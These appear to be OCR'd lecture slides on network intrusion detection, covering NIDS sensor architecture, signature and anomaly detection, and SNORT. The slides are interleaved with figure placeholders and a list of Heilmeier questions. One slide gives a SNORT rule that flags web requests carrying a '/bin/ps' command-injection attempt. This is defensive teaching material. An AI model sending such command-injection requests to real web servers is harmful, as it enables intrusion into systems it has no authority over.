


Figure 8.3 Agent Architecture

Network-Based IDS (NIDS)

Monitors traffic at selected points on a network

Examines traffic packet by packet in real or close to real time

May examine network, transport, and/or application-level protocol activity

Comprised of a number of sensors, one or more servers for NIDS management functions, and one or more management consoles for the human interface

Analysis of traffic patterns may be done at the sensor, the management server or a combination of the two




Figure 8.4 Passive NIDS Sensor





Figure 8.5 Example of NIDS Sensor Deployment

Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



Lecture 22 – Intrusion Detection

November 8, 2018

Dr. Dan Massey

Motivating Example: SNORT Rule

- alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS /bin/ps command attempt"; flow:to_server,established; uricontent:"/bin/ps"; nocase; classtype:web-application-attack; sid:1328; rev:6;)

Network Layer Basics: IP Format and Addressing
Transport Layer Basics: UDP/TCP Header and connections
Application Layer: vast numbers of applications




Figure 8.5 Example of NIDS Sensor Deployment

Intrusion Detection Techniques

Attacks suitable for Signature detection

- Application layer reconnaissance and attacks
- Transport layer reconnaissance and attacks
- Network layer reconnaissance and attacks
- Unexpected application services
- Policy violations

Attacks suitable for Anomaly detection

- Denial-of-service (DoS) attacks
- Scanning
- Worms

SNORT

- lightweight IDS
  - real-time packet capture and rule analysis
  - easily deployed on nodes
  - uses small amount of memory and processor time
  - easily configured

